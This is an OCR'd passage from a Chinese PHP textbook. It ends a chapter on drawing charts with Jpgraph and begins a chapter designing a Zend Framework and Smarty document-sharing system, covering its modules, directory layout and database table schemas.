


图 20-7　3D 饼状图运行结果

20.5　难 点 解 析

本章介绍了使用 Jpgraph 类库创建坐标图、柱状图、饼状图等统计图的方法，使用该类库可以通过非常简洁的代码方便地绘制各种较为复杂的统计图，大大节省了网站的开发时间。

通过本章的学习，读者要了解并熟悉各种统计图的绘制方法及流程，包括图表边界、标题、刻度样式、图例、字体等的设置方法。首先，要包含 Graph 类和要绘制的统计图对应的类，如坐标图要包含 LinePlot 类、柱状图要包含 BarPlot 类、饼状图要包含 PieGraph 类、3D 饼状图除要包含 PieGraph 类外还要包含 Pie3dGraph 类等。其次，要使用 newGraph( ) 方法或 newPieGraph( )方法创建新的 Graph 对象。接着，设置图的一些样式。然后，依据相关数据创建图形对象，并通过 Add( )方法将创建的图形对象放置到图像上。最后，通过 Stroke( )方法输出该图像。

20.6　高手训练营

1. 简述 Jpgraph 类库的功能。
2. 试绘制一个简单的坐标图。
3. 试绘制一个柱状图。
4. 试绘制一个饼状图。

第21章　共享之家系统

本章设计了一个大型的共享系统，通过一个完整的分析—设计—实现的过程，不仅可以巩固前面所学的基础知识，而起可以让读者学习如何运用软件的过程

21.1　系 统 分 析

本节通过系统背景描述、系统架构、系统目录设置介绍、服务器配置、系统模块说明及功能模块图对系统进行分析。

21.1.1　系统背景描述

交流越来越频繁，资源共享在工作生活中越来越重要，互联网的出现促进了交流，为资源共享提供了新的途径。文档、资料、软件等信息的发布和共享成为互联网中重要的信息内容。

本节我们要介绍的是一个文档共享系统，是管理信息系统在文档管理与共享方面的具体应用，通过 B/S 模式，采用多级管理设置，扩展了管理方式，便于多人协作，提高管理的并发能力。

21.1.2　系统模块划分

1．系统架构概述

本系统采用 MVC 架构进行开发，MVC(Model View Controller)是模块-视图-控制的缩写。MVC 的优势在于可以将业务逻辑、数据控制和显示界面分离开，提高开发人员的并发效率，开发人员可以分工合作，根据自身的优势负责独立的模块。MVC 的开发模式可以有效地提高开发效率，降低维护成本，增强系统的扩展性和健壮性。现在 PHP 语言的 MVC 框架越来越多，主流的有 CakePHP、Zend Framework、Yii 等。其中，Zend Framework 是 Zend 公司开发的，由于与 PHP 同属一家公司，因此 Zend Framework 在兼容性方面有更多的优势。当然，不同的框架在不同的应用领域有各自的优势，这里我们就不进行详尽地分析了。本系统我们采用的是 Zend Framework+Smarty 的开发框架，模块和控制用的是 Zend Framework， 由于 Zend Framework 对视图的支持不够完美，因此视图部分用的是 Smarty。

Zend Framework 的运用将在之后的代码中具体讲解。Zend Framework 的中文手册地址为 http://framework.zend.com/manual/zh/，读者可以参考。

2. 系统目录设置

/ (网站根目录)
|---admin (存放后台的模板文件)
|---application (存放网站的主要业务逻辑文件)
|---cache (存放缓存、上传下载文档)
|---conf (存放配置及引导文件)
|---languages (存放语言文件)
|---library (存放库文件)
|---web (存放前台的模板文件)

3. 系统模块划分

(1) 系统后台模块

- 文档管理：文档类别、文档管理和文档下载。
- 数据库管理：数据备份、数据恢复和修复优化。
- 用户管理：用户列表、新增用户、权限分配和用户类型管理。
- 系统管理：修改密码、日志管理和系统配置。

(2) 系统前台模块

- 分类导航。
- 分类列表。
- 文档下载。

21.2　数据库设计与实现

通过 21.1 节的系统分析，我们建立了如表 21-1～表 21-8 所示的数据库表。

表 21-1　系统操作日志表 kevin_admin_logs

字　段	类　　型	描　　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
admin_logs_time	int(10)	日志生成时间		否	否	无
admin_logs_userid	int(11)	操作用户 ID		否	否	无
admin_logs_info	varchar(255)	日志信息	utf8	否	否	无
admin_logs_ip	varchar(15)	用户 IP	utf8	否	否	无

表 21-2　文档保存表 kevin_doc

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
doc_modid	int(11)	文档类型		否	是	NULL
doc_filename	varchar(255)	文档保存名称	utf8	否	否	无
doc_name	varchar(50)	文档真实名称	utf8	否	是	NULL
doc_desc	varchar(255)	文档描述	utf8	否	是	NULL
doc_order	int(11)	文档排序		否	是	NULL
doc_create_time	datetime	文档创建时间		否	是	NULL
doc_create_userid	int(11)	文档上传管理员 ID		否	是	NULL
times	int(20)	文档下载次数		否	否	0

表 21-3　文档分类表 kevin_doc _mod

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
mod_name	varchar(50)	文档类别名称	utf8	否	否	无
mod_desc	varchar(200)	文档类别描述	utf8	否	否	无

表 21-4　后台导航分类表 kevin_menu

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
menu_parent_id	bigint(20)	父目录 ID		否	是	NULL
menu_is_menu	tinyint(4)	是否是目录		否	是	0
menu_display_name	varchar(50)	目录的显示名称	utf8	否	是	NULL
menu_url	varchar(100)	目录的链接	utf8	否	是	NULL
menu_description	varchar(100)	目录的描述	utf8	否	是	NULL
menu_status	tinyint(4)	目录的状态		否	是	0
menu_level	bigint(20)	目录级别		否	是	NULL
menu_order	bigint(20)	目录顺序		否	是	NULL
menu_target	varchar(20)	连接显示位置	utf8	否	是	NULL

表 21-5　不同角色对应的导航分类表 kevin_role_menu

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
role_menu_roleid	int(11)	用户类型编号		否	否	无
role_menu_menuid	int(11)	目录编号		否	否	无

表 21-6　系统配置表 kevin_sys_config

字　段	类　型	描　述	字符集	主键	空	默认
sys_config_id	int(11)	配置编号		是	否	无
sys_config_name	varchar(255)	配置项名称	utf8	否	否	无
sys_config_value	text	配置项的值	utf8	否	否	无
sys_config_type	tinyint(1)	配置类型		否	是	0
sys_config_moduleid	int(11)	配置对应的模块 ID		否	是	NULL

表 21-7　用户角色表 kevin_sys_role

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	表 ID		是	否	无
sys_role_rolename	varchar(40)	角色名称	utf8	否	否	无
sys_role_description	varchar(255)	角色描述	utf8	否	否	无

表 21-8　用户表 kevin_sys_user

字　段	类　型	描　述	字符集	主键	空	默认
id	int(11)	用户 ID		是	否	无
sys_user_username	varchar(12)	用户名	utf8	否	否	无
sys_user_loginname	varchar(30)	登录名	utf8	否	否	无
sys_user_password	varchar(255)	密码	utf8	否	否	无
sys_user_curroleid	int(11)	用户所属角色		否	否	0
sys_user_state	tinyint(1)	用户状态		否	否	0
sys_user_loginnum	int(11)	登录次数		否	是	0
sys_user_last_logintime	datetime	最后登录时间		否	是	NULL
sys_user_email	varchar(50)	E-mail	utf8	否	是	NULL
sys_user_tel	varchar(20)	电话	utf8	否	是	NULL
sys_user_menuids	varchar(255)	快捷导航	utf8	否	是	NULL

21.3　基础框架扩展设计

基于 Zend Framework 的系统中，框架是最核心的，制定一个良好的基础框架可以保证系统的高效和有效性。上一节的目录结构中我们介绍了 library 目录，在这个目录中存放了与框架相关的所有类库。其中包括 Zend 扩展、Smarty 扩展，同时还有一些我们自定义的类。这些类包括四大类，分别是：控制器扩展类、数据库扩展类、视图扩展类和功能扩展类。